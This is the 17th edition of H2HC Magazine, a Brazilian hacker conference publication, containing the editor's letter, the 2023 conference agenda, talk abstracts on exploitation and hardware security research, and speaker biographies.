
H2HC
HACKERS TO HACKERS CONFERENCE
20 ANOS

HACK3R_
RANGER5

DÊ UM START NA PROTEÇÃO DE DADOS GAMIFICADA DA SUA EMPRESA!

LOADING...

O Hacker Rangers é uma plataforma 100% gamificada para conscientização dos seus colaboradores em cibersegurança e LGPD. Teste gratuitamente por 15 dias!

Acesse hackerrangers.com ou escaneie o QR code.

CARTA DO EDITOR

Prezado(a) leitor(a),

É com grande satisfação que apresentamos a **17ª edição da H2HC Magazine!**

Além da versão online, essa revista também foi impressa e distribuída durante a H2HC de 2023.

Na versão impressa temos algumas restrições com relação ao número de páginas. Porém, visando publicar todos os artigos recebidos que foram aprovados, a versão online desta edição da H2HC Magazine contém o conteúdo adicional que não conseguimos incluir na versão impressa. Adicionalmente, ressalta-se que essa edição da revista não possui as colunas "Curiosidades" e "O Exploit Que Eu Vi" pois decidimos priorizar os artigos recebidos, já que os mesmos cobrem perfeitamente tais temas.

Diferentemente do que mencionamos na edição 14 da H2HC Magazine, não publicaremos o artigo sobre importação de funções em binários PE na coluna Engenharia Reversa de Sofware. No entanto, como essa edição atual da revista possui uma versão online, podemos facilmente incluir tal artigo futuramente. Caso haja interesse nesse conteúdo, favor entrar em contato. Obs: Se você estiver lendo esse parágrafo na versão online, então tal artigo ainda não foi publicado :)

Conforme dito na edição 14 da revista, a segunda parte do artigo de exploração de SEH está presente nesta edição atual da revista, porém somente na versão online.

Gostaríamos de relembrar a todos que o principal objetivo dessa revista é contribuir com a comunidade de forma gratuita. Desta forma, estamos sempre a disposição para orientar pesquisas e escrita de artigos para qualquer pessoa, independente do nível de conhecimento e experiência - basta nos escrever!

A H2HC Magazine é totalmente comprometida com a qualidade das informações aqui publicadas. Se você encontrou algum erro ou gostaria de agregar alguma informação, por favor, entre em contato! Mensagens de apreciação ou crítica também são muito bem vindas e servem de estímulo ao nosso trabalho.

Nosso e-mail é revista@h2hc.com.br.

Boa leitura!

Editor

Gabriel Negreira Barbosa

@gabrielnb

SOBRE A H2HC MAGAZINE

H2HC MAGAZINE
17ª Edição | Dezembro 2023

REDAÇÃO / REVISÃO TÉCNICA
Gabriel Negreira Barbosa
Rodrigo Rubira Branco (BSDaemon)

AGRADECIMENTOS
Amilton Justino
Anônimo
Camilla Lemke
Cláudio Júnior (MrEmpy)
Cleber Soares
Deivison Pinheiro Franco
Eloizi Lima "Lilithh3x"
Fernando Mercês
Joas Antonio dos Santos
Leonardo Ferreira
Lucas Teske
Mateus Buogo
Matthew Yurkewych
Penegui
Rafael Oliveira dos Santos
Ramon de C Valle

DIREÇÃO GERAL
Rodrigo Rubira Branco (BSDaemon)
Filipe Balestra

Registro Único desta Edição (DOI)

https://doi.org/10.47986/17

Versão da Revista - Incrementada caso correções sejam lançadas

0.01

REDES SOCIAIS DO EVENTO

@h2hconference

WEBSITE
https://www.h2hc.com.br/revista

Sumário

Nota do Editor - Artigo Adicional

Recebemos da Camilla Lemke um artigo sobre um tema relevante nos dias de hoje: Sextorsion. No entanto, esse tema foge um pouco do escopo da revista e da área de conhecimento dos editores. A fim de motivar a comunidade a compartilhar informação, decidimos disponibilizar o artigo da forma que nos foi enviado, sem nenhuma revisão. O artigo pode ser obtido em `https://github.com/h2hconference/H2HCMagazine/tree/master/17/artigos_nao_revisados/`.

senhasegura®

H2HC CONFERENCE

ENCONTRE O GUARDIÃO

Durante o H2HC o **Guardião da Identidade** estará circulando e você pode ser o escolhido para participar de **ações incríveis no estande da senhasegura**.

Não perca nenhuma novidade

Agenda

Dia 1

	H2HC	H2HC University
08:20–09:00	**Credenciamento**	
09:00–09:30	**Abertura - Filipe Balestra & Rodrigo Branco**	
09:30–10:30	**Keynote: De estudante de compilacao para a mae da decompilacao** Cristina Cifuentes	**LLVM CFI and Cross-Language LLVM CFI Support for the Rust Compiler** Ramon de C Valle
10:30–11:30	**Cryptographic Acceleration** Shay Gueron	**Never let good research go to waste: frustrating bounty experiences might make good conference talks** Reginaldo Silva
11:30–12:30	**Blue2thprinting (blue-[tooth)-printing]: answering the question of 'WTF am I even looking at?!'** Xeno Kovah	**How to get Started with Bluetooth Hacking in Cars** Kamel Ghali
12:30–14:30	**Almoço**	
14:30–15:30	**A Closer Look At Freelist Hardening** Matt Yurkewych	**Browser Exploitation the end of an Era** Jorge Buzeti
15:30–16:30	**Old But Gold: The Underestimated Potency of Decades-Old Attacks on BMC Security** Alex Matrosov	**Local Privilege Escalation With I/O Rings** Alexa Souza
16:30–17:00	**Intervalo**	
17:00–18:00	**I'm High** Nicolas Economou	**Boiling The Ocean: Kernel Data Bus Analysis** Edmond Rogers

Dia 2

	H2HC	H2HC University
10:00–11:00	**Keynote: The story of UEFI (and its security mitigations)** Vincent Zimmer	**SQLi to Root Access: Exploiting a ISP infrastructure** Ignacio Navarro
11:00–12:00	**The insides of an automatic defibrillator** Brian Butterly	**CPU Vulns Are Easy** Eduardo Vela
12:00–14:00	**Almoço**	
14:00–15:00	**The Plague of Predictable Transient Numeric Identifiers** Fernando Gont	**Two transient execution vulnerabilities you have probably not heard about: Snoopy and CRAP** Pawel Wieczorkiewicz
15:00–16:00	**LogoFAIL: Security Implications of Image Parsing During System Boot** Alex Ermolov	**Ghostbusting with CodeQL: finding gadgets for transient execution bugs** Jordy Zomer
16:00–16:30	**Intervalo**	
16:30–17:30	**Hacking blockchains** Marc "vanHauser" Heuse	**Phantom: Exploiting Decoder-detectable Mispredictions** Johannes Wikner
17:30–18:30	**GatoROM: A New Attempt at Solving ROM Bit Ordering** Travis Goodspeed	**INCEPTION: Exposing New Attack Surfaces with Training in Transient Execution** Daniel Trujillo

A Closer Look At Freelist Hardening

Matt Yurkewych
Vulnerability Researcher, L3 Harris Trenchant

Here we consider the mechanism for freelist hardening incorporated into the Linux kernel in April 2020 corresponding to the configuration parameter CONFIG SLAB FREELIST HARDENED.

We are motivated by the following question: does this mechanism deter a real-world attacker?

Blue2thprinting (blue-[tooth)-printing]: answering the question of 'WTF am I even looking at?!'

Xeno Kovah
Founder, OpenSecurityTraining2

If one wants to know (for attack or defense) whether a Bluetooth (BT) device is vulnerable to unauthenticated remote over-the-air exploits, one needs to be able to query what firmware or OS the target is running. Unfortunately there is no universally-available method to get this information across all BT devices. There is also no past work that attempts to rigorously obtain this information. Therefore we have created the "Blue2thprint" project to begin to collect "toothprints" (2thprints) of BT devices, and bring the exciting world of forensic odontology to you!

This research discusses what information is readily available by existing inquiry tools and methods. We show how that information is not what we need, as it has been focused more on tracking individual devices, or on exposing device characteristics, models, and manufacturer information. We will show how some readily-available information *is* useful for giving partial answers about firmware and OS versions, but how this information is completely inconsistent in its availability or meaning. It turns out many 2thprints are missing teeth!

Thus we'll show why it is necessary to send custom packets and packet sequences in order to build more robust 2thprints. These custom packets and sequences cannot be created by using existing BT software interfaces. They require utilizing custom firmware on the packet-sending device.

This research will present a new state-of-the-art when it comes to exposing the known, the unknown, and the under-known of BT device identification. And it will show what work remains, before we can approach 100% identification for any random device that shows up in a BT scan.

Boiling The Ocean: Kernel Data Bus Analysis

Edmond Rogers
Researcher, University of Illinois

Think for a minute what could be done if instead of code review we could observe the behavior of data allocations as they occur in a running kernel. In this talk we will discuss techniques and tools we use to profile kernel allocations. The ocean is boiled thanks to engineering improvements to memorizer https://fierce-lab.gitlab.io/memorizer/dashboard/index.html including engineering a port memorizer to the version 6 kernel. Allocation data can provide a ground truth allowing for attestation of all of the interactions that a running software has during its execution in the operating system. We will also demonstrate what kind of data visualizations are possible with kernel allocation data. We will then go through a use case showing the value of a buss sniffer for kernel ring0 allocations.

Browser Exploitation the end of an Era

Jorge Buzeti
CTO, Ret2One

O Chrome vem criando mitigações e hardenizações cada vez mais fortes e rígidas, principalmente para o v8, por ser o alvo mais visado para explorar o render process, nessa palestra vamos estudar a fundo as mitigações e sandboxes implementadas até então e explorar uma nova técnica que será explanada durante a palestra abusando da confiança do assembly, gerado pelo LiftOff, dentro da v8 Cage. Life and death of an Chrome/v8 attacker.

CPU Vulns Are Easy

Eduardo Vela
Security Response, Google

You can start researching CPU bugs today! CPU bugs and hardware bugs in general have an aura of being hard targets to test and experiment with. That's an illusion. Everyone can do it. By the end of this talk, you'll know enough to bootstrap your own security research and have all the resources you need to start experimenting with architectural bugs. I'll share my own experience learning about CPU security from my amazing colleagues, and how we've navigated the exciting space of architectural and microarchitectural security vulnerabilities!

Cryptographic Acceleration

Shay Gueron
Professor, University of Haifa and Distinguished Engineer, Meta

In this talk, I will discuss some crypto acceleration techniques, namely algorithms, software optimizations

and processor instructions, and show how they have changed the performance characteristics of symmetric key and public key cryptographic schemes and have impacted the selection of schemes in protocols such as TLS. Examples include, AES-GCM, AES-GCM-SIV, RSA, ECDSA with NIST P-256 curve.

I will explain recent developments where crypto acceleration instructions appear in “vectorized” (SIMD) versions that support processing up to 4 independent input streams in parallel, and additional instructions, namely GF-NI, that have been added to x86-64 architectures and can be useful as building blocks for symmetric key cryptography.

GatoROM: A New Attempt at Solving ROM Bit Ordering

Travis Goodspeed
Embedded Systems Reverse Engineer, Undisclosed

Brief Summary:

Presents a CLI tool and C++ library for solving the conversion from physically-ordered ROM bits to logically-ordered bytes. Matched against an interactive CAD tool, this allows a reverse engineer to work from photographs of a ROM back to a binary file that can be disassembled or emulated.

Abstract:

Many microcontrollers and smart cards hold their software in a permanent, mask-programmed ROM. Reverse engineers can photograph this ROM under a microscope and extract its physically-ordered bits into an ASCII art portrait, but to get bytes in logical order, they must solve the puzzle of the bit ordering.

After a brief introduction to ROM photography, I will present GatoROM, my recent attempt at a CLI tool and C++ library for decoding ROM bit ordering. With a little luck and a few pull requests, it’s on track to automatically decode the majority of ROM dumps by identifying common opcodes, ASCII text, and interrupt tables.

Ghostbusting with CodeQL: finding gadgets for transient execution bugs

Jordy Zomer
Security Engineer, Google

Practical exploitation of transient execution bugs poses new challenges in comparison to traditional vulnerabilities such as memory corruptions. To exploit a program, an attacker must identify the most exploitable code paths, control sufficient data and registers, and devise a reliable way to send the signal via a side-channel (usually called gadgets). CPU vulnerabilities that require gadgets are often assessed as lower impact because finding useful gadgets is difficult. CPU and OS vendors have agreed to fix gadgets on a case-by-case basis (e.g., Spectre V1, L1TF), but this approach does not scale for gadgets found by tools and requires manual analysis. Using CodeQL, we modeled the patterns for these gadgets as queries and used

data flow analysis to find flows from user-controlled data to the gadgets. This reduced the search space significantly and made it possible to find gadgets that would otherwise have been difficult to discover and verify. This approach enabled us to find many potentially exploitable gadgets, including one that was actually exploitable.

Hacking blockchains

Marc "vanHauser" Heuse
Team Lead, SRLabs

Whether you're a blockchain enthusiast or skeptic, the distinctive challenges and risks presented by blockchains are undoubtedly captivating.

While much of the security discourse often revolves around smart contract analysis, this presentation delves into the assessment of the blockchains themselves. The stakes are high: a simple glitch could bring an entire blockchain to a halt, and subtle discrepancies between node implementations can lead to unintended forks. Notably, memory safe development languages do not fully mitigate these concerns.

Building upon our extensive experience — with insights from several hundred reported blockchain security incidents we reported — we've pinpointed prevalent vulnerabilities.

In this talk, we will present the potential ramifications of each vulnerability and show strategies to detect them. Furthermore, we will demonstrate techniques to fuzz blockchains and share our open-sourced tools designed for this purpose.

How to get Started with Bluetooth Hacking in Cars

Kamel Ghali
Organizer, Defcon Car Hacking Village

Bluetooth has been a popular target for car hackers in the past few years, and lots of great vehicle security research featuring Bluetooth vulnerabilities have been published by researchers all around the world. While Bluetooth is used in much more than just vehicles, automotive Bluetooth security research has led to some very creative exploits in recent history. Bluetooth security research is complicated, however, since Bluetooth is a complicated protocol! (It's actually a bunch of smaller protocols wearing a large trench coat) This talk will introduce participants to the different types of Bluetooth vulnerabilities that exist, and explore the nuances of exploiting Bluetooth at different layers. We will also introduce resources for developing Bluetooth exploits, fuzzing Bluetooth interfaces, and finding targets for hacking Bluetooth in cars.

I'm High

Nicolas Economou
Security Researcher, Blue Frost Security

For years, Microsoft has put a lot of effort to mitigate privilege escalation attacks (EoPs), either by protecting user (like Windows services) or kernel (via different mitigations). Most of the work has been done to prevent that unprivileged users get elevated permissions like SYSTEM (something easily reachable running as Administrator).

Despite of that, new attack techniques continue appearing in the wild, which means offensive security researchers continue evolving, even at the time you are reading this...

In this talk, I'm going to present a usermode design flaw that I've recently found, which it's the combination of a Windows dark ""functionality"" (recently revealed by Google Project Zero guys) and an insufficient check, which allows to escalate privileges from Medium to High integrity level (or kind of) in a deterministic way (reliability of 100%).

During this presentation, I'll explain the source of the problem and I'll show an alive demo with a full working exploit (launching a Calculator/Notepad running as Administrator from Medium IL) in the latest Windows version.

The vulnerability is still present in the latest versions of Windows 10 (22H2), Windows 11 (22H2) and Windows 11 (23H2 - not released yet), which has been recently reported to Microsoft.

INCEPTION: Exposing New Attack Surfaces with Training in Transient Execution

Daniel Trujillo
PhD Student, MIT

To protect against transient control-flow hijacks, software relies on a secure state of microarchitectural buffers that are involved in branching decisions. To achieve this secure state, hardware and software mitigations restrict or sanitize these microarchitectural buffers when switching the security context, e.g., when a user process enters the kernel. Unfortunately, we show that these mitigations do not prevent an attacker from manipulating the state of these microarchitectural buffers in many cases of interest. In particular, we present Training in Transient Execution (TTE), a new class of transient execution attacks that enables an attacker to train a target microarchitectural buffer after switching to the victim context. To show the impact of TTE, we build an end-to-end exploit called INCEPTION that creates an infinite transient loop in hardware to train the return stack buffer with an attacker-controlled target in all existing AMD Zen microarchitectures. INCEPTION leaks arbitrary kernel memory at a rate of 39 bytes/s on AMD Zen 4 despite all mitigations against transient controlflow hijacks, including the recent Automatic IBRS.

Keynote: De estudante de compilacao para a mae da decompilacao

Cristina Cifuentes
Vice President, Oracle's Software Assurance organisation

Tendo trabalhado em um interpretador de codigo de maquina para a linguagem Modula-2 para o projeto

de compiladores em 1990 e depois integrando a implementacao em um compilador/interpretador de GPM Modula-2 para 8086 durante o verao de 1990-91 significou que eu era familiar com a linguagem assembly e tinha uma nocao de como transformar uma representacao intermediaria em linguagem de maquina executavel. Apreciando compiladores e escutando sobre os ultimos virus que se tornavam popular para binarios DOS despertou meu interesse em olhar binarios/programas executaveis para determinar como reverter a compilacao dos mesmos para uma representacao de alto nivel, para facilitar em ferramentas para entender o que tais virus faziam. E entao eu entrei no PhD em Abril de 1991.

29 anos atras, em Julho de 1994, eu enviei minha tese "Tecnicas para Compilacao Reversa". Pouco sabia eu que um projeto tao divertido de olhar em binarios DOS 80286 e ler assembly, desenhar grafos de groups de instrucoes assembly, entender os parametros passados pela linguagem em assembly e determinar o que os compiladores faziam de otimizacao para gerar parametros e codigo, seguir tais variaveis atraves de funcoes e o programa como um todo para entender os fluxos de dados e como as variaveis eram armazenadas na pilha ou na memoria; iria resultar em tecnicas que seriam influentes nos anos 2000s com o crescimento do interesse em seguranca de aplicacoes.

Nessa palestra informal eu irei apresentar uma retrospectiva do trabalho de PhD sobre decompilacao, o interesse crescente neste tipo de tecnologia nas ultimas 2 decadas, exemplos de usos comerciais para decompilacao e concluir com um pouco do ColdPress, uma ferramenta de analise de malware que faz uso de decompilacao.

Keynote: The story of UEFI (and its security mitigations)

Vincent Zimmer
Senior Principal Engineer, Intel Corporation

This is a keynote talk that will cover Vincent’s journey, from UEFI inception to the modern interations, with a focus on the security features and ecosystem.

LLVM CFI and Cross-Language LLVM CFI Support for the Rust Compiler

Ramon de C Valle
Information Security Engineer, Google

As the industry continues to explore Rust adoption, cross-language attacks in mixed-language binaries (also known as “mixed binaries”), and critically the absence of support for forward-edge control flow protection in the Rust compiler, are a major security concern when gradually migrating from C and C++ to Rust, and when C or C++ and Rust -compiled code share the same virtual address space.

In this talk we’ll share the results of working with the Rust community to add LLVM CFI and cross-language LLVM CFI (and LLVM KCFI and cross-language LLVM KCFI) to the Rust compiler as part of the work in the upstream Rust Exploit Mitigations Project Group.

Local Privilege Escalation With I/O Rings

Alexa Souza
CTO & Co-Founder, ViperX

Esta palestra tem como o foco cobrir parte da história de vulnerabilidades, que até hoje aterrorizam o driver AFD.sys. Também, apresentaremos o seu reversing de IOCTL's juntamente com a explicação técnica da CVE-2023-21768 (Arbitrary Write 0x1), que utiliza da implementação de I/O Rings como método para ataques de Privilege Escalation.

Por fim, a ideia principal do conteúdo tem como explicar novas metodologias de exploração em versões mais recentes no Kernel do Windows, e expôr novas possibilidades de estudos na área sobre vulnerabilidades do tipo "Arbitrary Write".

LogoFAIL: Security Implications of Image Parsing During System Boot

Alex Ermolov
Principal Security Researcher, Binarly

Everyone loves to customize and personalize their own devices: from text editors to background pictures, from operating systems to keyboard shortcuts, each device is almost unique. One of the most exotic customizations, done either for personal tastes or for company branding, is personalizing the logo displayed by the BIOS during boot. But what are the security implications of parsing user-supplied (a.k.a. "attacker-controlled") logo images during boot? Aren't we jumping back straight to 2009, when Rafal Wojtczuk and Alexander Tereshkin exploited a BMP parser bug in UEFI reference code… right?!

Enter LogoFAIL, our latest research revealing significant security vulnerabilities in the image parsing libraries used by nearly all BIOS vendors to display logo images during boot. Our research highlights the risks associated with parsing complex file formats at such a delicate stage of the platform startup. During this talk, we will show how some UEFI BIOSes allow attackers to store custom logo images, which are parsed during boot, on the EFI system partition (ESP) or inside unsigned sections of a firmware update. We also shed light on the implications of these vulnerabilities, which extend beyond mere graphical rendering. In fact, successful exploitation of these vulnerabilities allows attackers to hijack the execution flow and achieve arbitrary code execution. LogoFAIL vulnerabilities can compromise the security of the entire system rendering "below-the-OS" security measures completely ineffective (e.g., Secure Boot). Finally, our talk will include a detailed explanation of how we successfully escalate privileges from OS to firmware level by exploiting a real device vulnerable to LogoFAIL.

We disclosed our findings to different device vendors (Intel, Acer, Lenovo) and to the major UEFI IBVs (AMI, Insyde, Phoenix). While we are still in the process of understanding the actual extent of LogoFAIL, we already found that hundreds of consumer- and enterprise-grade devices are possibly vulnerable to this novel attack.

Never let good research go to waste: frustrating bounty experiences might make good conference talks

Reginaldo Silva
Bug Bounty Hunter, Independent

I'm going to talk about some of my most interesting findings from 2023, affecting LibreOffice and GNU tar. The talk is going to be a bit meta, more about the thought process that goes into finding these sort of bugs than on the issues themselves. I believe a security person is made of a twisted mind and a bag of tricks, and the first is way more important. An interesting aspect of my talk is that, even though the issues are in C/C++ software, they're not about memory corruption, but business logic. There will be interesting stories about reporting to the vendors and open research questions that people can tackle if they're interested.

Old But Gold: The Underestimated Potency of Decades-Old Attacks on BMC Security

Alex Matrosov
CEO, Binarly

Baseboard Management Controllers (BMC) possess unparalleled administrative authority over server systems, making their security imperative. Yet, surprisingly, the protocols and software employed in BMCs are often antiquated and riddled with vulnerabilities. Our team at Binarly REsearch has unearthed multiple vulnerabilities of critical and high severity in the Supermicro Intelligent Platform Management Interface (IPMI). These vulnerabilities have the potential to enable persistent control over not only the BMC itself but also the host operating system and host system firmware. At the moment, more than 70,000 endpoints are known that can be attacked remotely using the discovered vulnerabilities.

The peculiarities in BMC software development often pose a unique challenge to hardware vendors. They have to incorporate elements like a web server for interaction with external users, an area where they may lack expertise. Coupled with limited development resources and an unawareness of common web attacks, this often leads to serious issues in system security. In fact, even today, one can discover critical vulnerabilities in BMC firmware that are susceptible to attacks devised two decades ago, such as OS command injection and DOM-based Cross-site scripting. This susceptibility is often a by-product of inadequate user input filtering.

In our presentation, we aim to dissect common attack surfaces against BMC-utilizing devices and the potential ramifications of these attacks. We will share discoveries from our intensive investigation of the Supermicro IPMI, shedding light on the persisting vulnerabilities and their profound implications on overall system security. We will also go through the fundamental safety rules for setting up BMC systems and explain their importance.

Phantom: Exploiting Decoder-detectable Mispredictions

Johannes Wikner
PhD student, ETH Zurich

Violating the Von Neumann sequential processing principle at the microarchitectural level is commonplace to reach high performing CPU hardware — violations are safe as long as software executes correctly at the architectural interface. Speculative execution attacks exploit these violations and queue up secret-dependent memory accesses allowed by long speculation windows due to the late detection of these violations in the pipeline. In this paper, we show that recent AMD and Intel CPUs speculate very early in their pipeline, even before they decode the current instruction. This mechanism enables new sources of speculation to be triggered from almost any instruction, enabling a new class of attacks that we refer to as Phantom. Unlike Spectre, Phantom speculation windows are short since the violations are detected early. Nonetheless, Phantom allows for transient fetch and transient decode on all recent x86-based microarchitectures, and transient execution on AMD Zen 1 and 2. We build a number of exploits using these new Phantom primitives and discuss why mitigating them is difficult in practice

SQLi to Root Access: Exploiting a ISP infrastructure

Ignacio Navarro
Security Researcher, Independent

What if we play with the ISP? In this talk I am going to tell you how one day, something that started as a simple SQL injection, going through LFI, RCE, ended up in a pwn of an internet provider in my country that affected more than 25 cities, being able to intercept user traffic and other stuff.

The insides of an automatic defibrillator

Brian Butterly
Senior Security Engineer, Undisclosed Major Railroad

For a few years now AEDs, Automatic External Defibrillators, have spread around Germany, extending the options normal people have while administering first aid. The idea is simple: The AED measures all necessary heart parameters (ECG, ElectroCardioGram) automatically and only allows the defibrillator to function, when helpful. Most of them have a display giving instructions, many of them provide audio instructions, in addition to monitoring the heart, this requires a bit of firmware.

During the talk we will take a look into a Paramedic CU-ER1 AED. While not being the newest model, it supports transferring data to a PC via Serial, serial printers, SmartMedia cards and firmware updates. . . and as such quite an interesting attack surface.

The talk will cover both the fun analog electronics for generating the shocks and the control hardware and software. If the airline doesn't mind, the AED will be on stage and might show a trick or two

The Plague of Predictable Transient Numeric Identifiers

Fernando Gont
Staff Platform Security Engineer, Yalo

During the last 35 years, a large number of implementations of IETF protocols have been subject to a variety of attacks, with effects ranging from Denial of Service (DoS) or data injection to information leakages that could be exploited for pervasive monitoring. The root cause of these issues has been, in many cases, the poor selection of transient numeric identifiers in such protocols.

In this presentation, Fernando will illustrate the security and privacy implications of predictable transient numeric identifiers using a sample of flawed identifiers from different layers, and walk the attendee through the analysis and mitigation of the associated vulnerabilities. Finally, Fernando will discuss recent work carried out by the IETF and IRTF in this area, aimed at changing the course of history for transient numeric identifiers of new protocols and implementations.

Two transient execution vulnerabilities you have probably not heard about: Snoopy and CRAP

Pawel Wieczorkiewicz
Security Researcher, Open Source Security Inc.

There is a plenty of well-known transient or speculative execution vulnerabilities out there, you have probably heard a lot about: Meltdown, Spectre and more recent Downfall to name a few.

Sometimes, however, a little less impactful vulnerability gets published and completely misses the spotlight. This was the case for the two vulnerabilities we will discuss in this talk:

* Intel's CVE-2020-0550 Snoop-assisted L1 Data Sampling (aka Snoopy)

* AMD's CVE-2022-27672 Cross-Thread Return Address Predictions (aka CRAP).

While less famous, they are both quite interesting from a technical standpoint: exploitation as well as root causing requires quite niche CPU microarchitecture knowledge.

In this talk I will discuss details about these two bugs and share what I learned about dark corners of CPU microarchitecture while discovering and/or reporting them.

Palestrantes

Alex Ermolov

Principal Security Researcher, Binarly

Alex Ermolov leads supply chain security research & development at Binarly Inc. With more than 10 years of experience in researching low-level design, firmware and system software built for various platforms and architectures, he helps to create a solution for protecting devices against firmware threats.

Palestra: "LogoFAIL: Security Implications of Image Parsing During System Boot"

Alex Matrosov

CEO, Binarly

Alex Matrosov is CEO and Founder of BInarly Inc. where he builds an AI-powered platform to protect devices against emerging firmware threats. Alex has more than two decades of experience with reverse engineering, advanced malware analysis, firmware security, and exploitation techniques. He served as Chief Offensive Security Researcher at Nvidia and Intel Security Center of Excellence (SeCoE). Alex is the author of numerous research papers and the bestselling award-winning book Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats. He is a frequently invited speaker at security conferences, such as REcon, Black Hat, Offensivecon, WOOT, DEF CON, and many others. Additionally, he was awarded multiple times by Hex-Rays for his open-source contributions to the research community.

Palestra: "Old But Gold: The Underestimated Potency of Decades-Old Attacks on BMC Security"

Alexa Souza

CTO & Co-Founder, ViperX

CTO & Co-Founder at "ViperX", Red Team and Security Research company. Conducting activities to protect high risk unsafe assets, simulating real-world attacks to test the effectiveness of the security posture of an organization. We are comprehensive and often involve exploiting various systems, Vulnerability Researching, Social Engineering, Physical/Remote Security tests, and more.

Cyber Security Specialist with more than 7 years of experience in Pentesting, Vulnerability Researching, and Exploit Development. Since 17 years old are practicing Advanced Exploitation (Linux & Windows), Reverse Engineering, Malware Analysis, and Programming.

Palestra: "Local Privilege Escalation With I/O Rings"

Brian Butterly

Senior Security Engineer, Undisclosed Major Railroad

After a few years of incident response in a very large and crazily diverse environment, Brian has changed back into a more offensive area. Focusing on operational technology and the railway sector, he's applying his knowledge from past projects in the areas of embedded-, hardware-, mobile- and telecommunications-security to ginormous vehicles driving at high speeds and everything surrounding them. While combining a closed environment and good old hacking spirit results in a fair amount of challenges, he's doing his best to fuse both world together and carry on sharing fun insights.

Palestra: "The insides of an automatic defibrillator"

Cristina Cifuentes

Vice President, Oracle's Software Assurance organisation

As Vice President of Oracle's Software Assurance organisation, I lead a team of world-class security researchers and engineers whose passion lies in solving the big issues in Software Assurance. Our mission is to make application security and software assurance, at scale, a reality. We enjoy working with today's complex enterprise systems composed of millions of lines of code, variety of languages, established and new technologies, to detect vulnerabilities and attack vectors before others do. Automation is important, so are security assessments.

Cristina was the founding Director of Oracle Labs Australia in 2010, a team she led for close to 12 years. As Director of Oracle Labs Australia, I led a team of world-class Researchers and Engineers whose passion lies in solving the big issues in Program Analysis. Our team specialises in software vulnerability detection and developer productivity enhancement – in the context of real-world, commercial applications that contain millions of lines of code. My team successfully released Oracle Parfait, a static analysis tool used by thousands of C/C++/Java developers each day. Our inventions have resulted in dozens of US patents at Oracle and Sun Microsystems, and our impact on program analysis is well known through our active participation and publication record.

Cristina's passion for tackling the big issues in the field of Program Analysis began with her doctoral work in binary decompilation at the Queensland University of Technology, which led to her being named the Mother of Decompilation for her contributions to this domain. In an interview with Richard Morris for Geek of the Week, Cristina talks about Parfait, Walkabout and her career journey in this field.

Before she joined Oracle and Sun Microsystems, Cristina held academic posts at major Australian Universities, co-edited Going Digital, a landmark book on Cybersecurity, and served on the executive committees of ACM SIGPLAN and IEEE Reverse Engineering.

Cristina continues to play an active role in the international programming language and software security

communities. Where possible, she channels her interests into mentoring young programmers through the CoderDojo network and mentoring women in STEM.

Palestra: "Keynote: De estudante de compilacao para a mae da decompilacao"

Daniel Trujillo

PhD Student, MIT

Daniël Trujillo is a PhD student in Computer Science at MIT, focusing on microarchitectural security. He holds a MSc from ETH Zürich and a BSc from VU Amsterdam, both in Computer Science. His research includes hardware reverse engineering and transient execution attacks on commodity CPUs. He recently won an ETH Medal for his Master's thesis, which resulted in security patches on all systems with an AMD CPU produced since 2017.

Palestra: "INCEPTION: Exposing New Attack Surfaces with Training in Transient Execution"

Edmond Rogers

Researcher, University of Illinois

Before joining the University of Illinois Information Trust Institute (ITI) in 2011, Edmond Rogers was actively involved as an industry participant in many research activities in ITI's TCIPG Center, including work on CyPSA Cyber Physical Situational Awareness, NetAPT (the Network Access Policy Tool) and LZFuzz (Proprietary Protocol Fuzzing). Rogers also has developed and delivers customized training on ICS defense at the TCIPG Summer School and to utilities directly. Rogers leverages his wealth of experience to assist ITI researchers in creating laboratory conditions that closely reflect real-world configurations. Rogers has spoken across the world regarding defense of critical infrastructure at conferences such as, Bsides London, H2HC, Blackhat, Defcon, BsidesLV, Troopers, BerlinSides and he is currently the president of Hackito Ergo Sum.

Palestra: "Boiling The Ocean: Kernel Data Bus Analysis"

Eduardo Vela

Security Response, Google

Eduardo Vela knew almost nothing about CPU bugs a few years ago. Due to a series of unfortunate events, he managed to get involved in the security response for several CPU vulnerabilities, and how to fix them at Google, and in the meantime, had to learn how all this works. Besides overall vulnerability response at Google, Eduardo also does Linux Kernel security, Web security and overall Application Security in general. He believes that CPU research is most similar to Web security from all other fields, and challenges anyone a beer if they can change his mind.

Palestra: "CPU Vulns Are Easy"

Fernando Gont

Staff Platform Security Engineer, Yalo

Fernando Gont is currently Staff Platform Security Engineer at Yalo.

Gont has over twenty years of industry experience in the fields of Internet engineering and information security, working for private and governmental organizations from around the world.

Before joining Yalo, he was a security consultant and researcher at SI6 Networks, Director of Information Security at EdgeUno, and consulted for organizations such as the UK National Infrastructure Security Co-ordination Centre (NISCC), the UK Centre for the Protection of National Infrastructure (CPNI), and Huawei Technologies Ltd..

Palestra: "The Plague of Predictable Transient Numeric Identifiers"

Ignacio Navarro

Security Researcher, Independent

My name is Ignacio, I am 25 years old and I am from Río Cuarto, Argentina. Ethical Hacker/Application Security. I started to enter the world of infosec about 6 years ago.

My interests include code analysis, webapps security and cloud security. Speaker at Security Fest, BSides, Diana Initiative, Hacktivity Budapest, 8.8, Ekoparty.

Palestra: "SQLi to Root Access: Exploiting a ISP infrastructure"

Johannes Wikner

PhD student, ETH Zurich

Johannes is a 3rd year PhD student at the COMSEC group in ETH Zurich and researches branch (mis)prediction, primarily on x86 processors. After 4 years working in industry as a software engineer, he returned to academia to study microarchitectural security. Since then, his work has led to the security patching of processor microcode, operating systems, and web browsers.

Palestra: "Phantom: Exploiting Decoder-detectable Mispredictions"

Jordy Zomer

Security Engineer, Google

Jordy Zomer is a security engineer at Google with expertise in vulnerability research, kernels, and static analysis. He is currently exploring the world of microarchitectural security and finding ways to apply his knowledge to this field.

Palestra: "Ghostbusting with CodeQL: finding gadgets for transient execution bugs"

Jorge Buzeti

CTO, Ret2One

Jorge é CTO da Ret2One, empresa de infosec brasileira, um dos mais jovem a palestrar na H2HC com apenas 16 anos, membro da Epic Leet Team e pesquisador de vulnerabilidades focado e especializado em navegadores.

Palestra: "Browser Exploitation the end of an Era"

Kamel Ghali

Organizer, Defcon Car Hacking Village

Organizer of the Defcon Car Hacking Village and also of the H2HC Car Hacking Village

Palestra: "How to get Started with Bluetooth Hacking in Cars"

Marc "vanHauser" Heuse

Team Lead, SRLabs

Marc "vanHauser" Heuse has been active in IT security for over 25 years, conducting security assessments for international firms to uncover vulnerabilities in their systems.

He founded the research group "The Hacker's Choice," which has published a variety of well-known security tools and information and is also the founder of the development group AFLplusplus, which has developed the world's most reputable fuzzing software.

